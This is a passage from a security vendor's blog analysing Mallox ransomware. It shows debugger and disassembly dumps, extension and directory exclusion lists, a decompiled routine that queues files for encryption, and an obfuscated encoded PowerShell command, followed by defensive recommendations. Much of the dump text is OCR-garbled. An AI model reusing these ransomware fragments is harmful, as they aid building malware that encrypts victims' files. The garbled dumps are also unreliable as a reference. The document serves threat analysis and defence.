".mallox"、".ps1"、".lnk"、".exe"、".nls"、".shs"、".themepack"、".bin"、".m sp"、".wpx"、".deskthemepack"、".diagpkg"、".icns"、".ani"、".msc"、".ico"、". cmd"、".msu"、".diagcfg"、".cab"、".prf"、".ocx"、".theme"、".scr"、".mod"、". diangcab"、".adv"、".386"、".bat"、".drv"、".rom"、".mpa"、".key"、".msi"、".s pl"、".com"、".hlp"、".ics"、".cpl"、".lock"、".cur"、".hta"、".dll"、".nomedia"、 ".sys"、".rtp"、".idx"、".icl"、".msstyles"

010C576C	> 6	FB77C24 24	-movzx edi,word	ptr ss:[esp+0x24]							
01005771	. 8	D3CBD F0F00	lea edi,dword	ptr ds:[edi*4+0x10DF0F0]							
010C5778	. F	F37	push dword ptr	ds:[edi]	rPattern =	".msstyles"					
010C577A	. 8	D46 3C	lea eax,dword	ptr ds:[esi+0x3C]		-					
010C577D	. 5	0	push eax		String = "	\$Tops"					
010C577E	- F	F15 54820D0	call dword ptr		StrStrIW						
010C5784	. 8	94424 40	mov dword ptr	ss:[esp+0x40],eax							
01005788	. 3	BC3	cmp eax,ebx								
010C578A		4 1D	je short Mallo	x.010C57A9		V As a start					
010C578C	. F	F37	push dword ptr	ds:[edi]	CString = "	.msstyles"					
010C578E	. F	F15 7C810D0	call dword ptr	ds:[<&KERNEL32.1str1en	1strlenV						
01005794	. 5	0	push eax			4 (60817012.)					
01005795	. F	F37	push dword ptr	ds:[edi]	S2 = ".mss	tyles"					
81805707	F	F71-21-1-1-1	puch dword ptr	cc · [ocn + 8y/y8]	S1 = NILL	-					
ds:[010D8	ds:[010D8254]=759746E9 (shlwapi.StrStrIW)										
							•	039FB7BC	039FFE74	String = "\$T	ops''
010DA1FC	ima	110xps1	lnkexenls	shsthemepackbi	1MSD			039FB7C0	010DA488	LPattern = ".	msstyles
				.icnsanimscico.				039FB7C4	0FB608F7		
				.themescrmoddia				039FB7C8	00000000		
				keymsisplcom				039FB7CC	00000000		
				11nomediasusrt				039FB7D0	00D91580	UNICODE "\\.\	C:"
				Windows Photo ViewerW				039FB7D4	00000000		
				is Services.Package Sto				039FB7D8	00000000		
				a a a a a a a a a a a a a a a a a a a				02050700	000000000	UNTCODE "U"	

Get the full path of the files and filter the following directories:

e 004276C4 - EB 05 jmp 2222.4276C8	
004276C6 88 04000000 mov eax,4	eax: "webkitFormBoundaryS2XB4u9Ywg0462Um\r\nContent-Disposition: form-data; namew\"file\"; fi ST(
004276CB \$89424 18010000 mov edx,dword ptr ss:[esp+118]	
00427602 50 push eax 00427603 52 push eax	eax:"WebkitFormBoundary82XB4u9Ywg0A6zUm/r\nContent-Disposition: form-data; name+\"file\"; fi
00427004 E8 17FFFFFF Call 2222, 4275F0	ST
a 00427209 8774 08 add esp 6	ST
<u>e_0042200C</u> 8606 mov ebx, eax 街口未设置 5F pop ed1	eax:"WebKitFormBoundary82X84u9Wwg0A62Um/r/nContent-Disposition: form-data; namew/"file/"; fi
新石未设于 SF pop ed1	es1:"powershell.exe -ep bypass -e RwBlakgaLgBxaGGAagBPAGIAagBlaGMAdAagaPcaagBuAGMAMgBfAPMAaABbaGgA
• 004276E0 58 pop ebx	
 004276E1 81C4 04010000 add esp,104 	x87 x87
• 004276E7 C3 ret	
00427658 30 01010080 cmp eax, 80000101 00427650 v 0F87 66000000 54 2222,427709	eax:"webKitFormBoundaryS2X84u9Ywg0A6zUm\r\nContent-Disposition: form-data; namew\"file\"; fi
004276F3 - 0F84 D1000000 3e 2222, 4277CA	x87
OO4276F9 OS FEFFF7F add eax, 7FFFFFFE	eax: "WebKitFormBoundary82X84u9Ywg0A6zUm/r\nContent-Disposition: form-data; name=\"file\"; fi
 004276FE 83F8 04 cmp eax, 4 	eax: "WebKitFormBoundary82XB4u9Ywg0A6zUm\r\nContent-Disposition: form-data; name=\"file\"; fi x87
• 00427701 • 0F87 E2010000 18 2222.4278E9	<
 00427707 FF2485 F8784200 F87842000 F878420000 F8784200000 F8784200000 F87842000000<!--</td--><td>98.2</td>	98.2
• 00427715 57 push edi	212
• 00427716 FF15 54374400 call dword ptr ds: [443754]	974 1 21
e 0042771C 83C4 04 add esp,4	
0042771F 85C0 test eax, eax 00427721 v 0F84 C2010000 ie 2222.427869	at a second of the second of t
Ord 272227 V E8 6 010000 Imn 2222 427888	Y 51
	>
ext:004276C6 2222.exe:\$276C6 #276C6	file/"; filename+/"blob/"/r/ncontent-Type: application/octet-stream/r/n/r/n[file-data]/r/nwebkitFor
	0019FC88 0000000 0019FC8C 00000001
	0019FCBC 00000001
AND A REAL OF ALL ALL AND AN	0019FCC4 0000001
43F1A1 62 5F 6E 75 6D 5D 00 58 74 6F 74 61 6C 5F 62 6C 8_num].[total_b] 43F181 6F 62 5F 6E 75 6D 5D 00 58 68 61 73 68 43 6F 64 ob_num].[hashCod	0019FCC8 0000000
43F1C1 65 5D 00 58 66 69 6C 65 5F 6E 61 6D 65 5D 00 58 e]. [file_name]. [00.19FCCC 00000001
43F1D1 66 69 6C 65 2D 64 61 74 61 5D 00 20 6D 75 6C 74 file-data]. mult	0019FCD4 00000001
43F1E1 69 70 61 72 74 2F 66 6F 72 60 20 64 61 74 61 38 ipart/form-data;	0019FCDB 0000000
43F1F1 20 62 6F 75 6E 64 61 72 79 3D 2D 2D 2D 2D 2D 57 65 boundary=We 43F201 62 48 69 74 46 6F 72 6D 42 6F 75 6E 64 61 72 79 bKitFormBoundary	0019FCDC 00000001
43F211 38 32 58 42 34 75 39 59 77 67 30 41 36 7A 55 60 82X84u9Ywg0A6zUm	0019FCE0 0019FE60
43F221 00 43 6F 6E 74 65 6E 74 20 54 79 70 65 00 CB 68 .Content-Type.Eh	0019FCE4 00000001 0019FCE4 7063D0CC
43F231 42 00 5E 69 42 00 63 3B 42 00 58 41 42 00 57 46 8.^18,c;8. (AB.WF	
43F241 42 00 8F 47 42 00 F5 48 42 00 C6 53 42 00 9C 57 8. 68.6H8.4S8. W	And a second sec
43F251 42 00 61 58 42 00 26 59 42 00 ED 59 42 00 55 50 8.ax8.6Y8.1Y8.^\ 43F261 42 00 76 5E 42 00 ED 65 42 00 47 45 54 00 50 4F 8.v^8.1e8.GET.PO	
43F271 53 54 00 48 45 41 44 00 50 55 54 00 4F 50 54 49 ST. HEAD. PUT. OPTI	2.75 A.M. P. M.T. B. (2010) Physics (2017) Array (2012) Physics (2012) [111]
43F281 4F 4E 53 00 44 45 4C 45 54 45 00 54 52 41 43 45 ONS.DELETE.TRACE	
43F291 00 43 4F 4E 4E 45 43 54 00 0A 00 00 14 00 00 .CONNECT	0019F000 FFFFFFE 0019F000 0019F098

010058F3 .888424 F8000000 010058F3 .888424 F8000000 010058F3 .880424 F8000000 01005905 .73 07 01005905 .888424 E8000000 01005905 .888424 E8000000 01005905 .888424 E8000000 01005905 .888424 E8000000 01005915 .51 01005917 .FF15 54820001 01005925 .46 01005925 .46 01005925 .46 01005925 .46 01005925 .46 01005925 .46 01005925 .46 01005925 .46 01005925 .46 01005925 .46 01005925 .46 01005925 .46 01005925 .46 01005925 .46 01005925 .46 01005925 .46 01005925 .46 01005925 .46 01005925 .46 01005925 .66:83FE 28 01008254]=759746E9 (shlwapi.StrstrIW)	P 0 CS 0023 3210 0(FFFFFFF) A 1 SS 0028 3210 0(FFFFFFF) A 1 SS 0028 3210 0(FFFFFFFF) Z 0 S 0028 3210 0(FFFFFFFF) S 0 FS 0053 3210 7EF78000(FFF) T 0 GS 0028 3210 0(FFFFFFF) S 0 FS 0053 3210 7EF78000(FFF) T 0 GS 0028 3210 0(FFFFFFF) D 0 0 Lasterr ER08_SUCCESS (000 EFL 00000212 (N0,NB,NE,A,NS,P0,ST0 enpty 0.0 ST1 enpty 0.0 ST3 enpty 0.0 ST4 enpty 0.0 ST5 enpty 0.0 ST6 enpty 0.0
010DA488 .msstyles.Windows Sidebar.Windows Photo ViewerWindows Portable 010DA588 .Microsoft Analysis Services.Package Store.Windows Hail 010DA588 .Microsoft.NET.Windows Kits.Microsoft NPT.Hicrosoft Help Viewe 010DA698 .Assenblies.Reference.Internet Explorer.Microsoft Security Cli 010DA688 ent.Common Files.Windows.Windows NT.WindowsDeverShell.Windows 010DA788 Hicrosoft.NET.windows.old.mozilla.Swindows."btboottor browse 010DA688 r.application data.google.programdata.perflogs.appdata.intel. 010DA898 system volume information.Swindows."btsnocachej@mj?###%% 010DA898	039F87C0 - 08096C88 String = "C:\Vindows\System22\Hsdtc\Trace" 039F87C0 - 089F8F8 Pattern = "\VindowsPowerShell" 039F87C0 - 08060800 039F87C0 - 0806080 039F87C0 - 0806028 039F87C0 - 08060228 039F87C0 - 08060228 039F87C0 - 08060228

Send eligible files to the encryption thread for file encryption:

```
v22 = malloc(0x1Cu);
if ( v22 )
{
  memset(v22, 0, 0x1Cu);
  LOWORD(v22[1].InternalHigh) = v32;
  v_{23} = malloc(v_{27}[0x_{11}] + 2 * v_{53}[4] + 4);
  v22[1].Internal = v23;
  v24 = v53[0];
  if (v54 < 8)
    v24 = v53;
  sub_10C4482(v23, L"%s\\%.*s", v24, v27[0x1C] >> 1, v27 + 0x1E);
 PostQueuedCompletionStatus(hObject, 0, 0, v22);
  InterlockedIncrement(&dword_10E0BA0);
}
v13 = v52;
goto LABEL 41;
```

3. Protection Recommendations

- 1. Set up access permissions for important files and turn off unnecessary file sharing features.
- 2. Perform regular non-local (offline) backups.
- 3. Use a highly secure host password and avoid multiple devices using the same password.
- 4. Do not map ports like 3389 directly to the internet or an external network to prevent brute-force cracking.
- 5. Avoid opening emails, links, and URL attachments of unknown origin.

- 6. Do not download non-genuine software from unofficial sites.
- 7. If you find that the file type does not match the original icon, you should scan the file using endpoint detection software to detect any malicious code within the file.
- 8. Regularly scan the system for vulnerabilities and install patches in a timely manner.


4. Using Sangfor Products:



- 1. Run anti-virus and vulnerability scans using Endpoint Secure.
- 2. For users of Sangfor Cyber Command, NGAF, and Endpoint Secure, it is recommended that the system engines and signature databases are upgraded regularly.
- 3. Connect to Neural-X and use Cloud Sandbox to detect and defend against new threats.
- 4. Sangfor provides free bot and virus removal tools to users. You can download the virus detection and protection tools here: <u>https://page.sangfor.com/anti-bot-tool</u>
- 5. Sangfor Engine Zero malware detection engine is integrated into most Sangfor security products to provide precision defense against unknown viruses and malware.
- 6. Sangfor has a suite of Security Assessment Services to help users quickly find gaps in their security architecture and develop remediation plans.
- 7. Sangfor Security Assessment Services provide security device policy inspection, threat hunting & detection, and vulnerability inspections to ensure that risks are immediately identified, and remediation strategies developed to prevent successful attacks in the future.

CONTACT SANGFOR FOR BUSINESS INQUIRIES

Meet the Author



Sangfor Technologies

Sangfor Technologies is a leading vendor of Cyber Security and Cloud Computing solutions. The majority of the blogs that you are seeing here are written by professionals working at Sangfor. We have a team of content writers, product managers and marketing experts who are taking care of writing articles on various topics that are relevant to our audience. Our team ensures that the articles published are factually correct and helpful to our customers and partners to know more about the recent trends on Cyber Security and Cloud, and how it can help their organizations. See Author's Detail

Sicon notification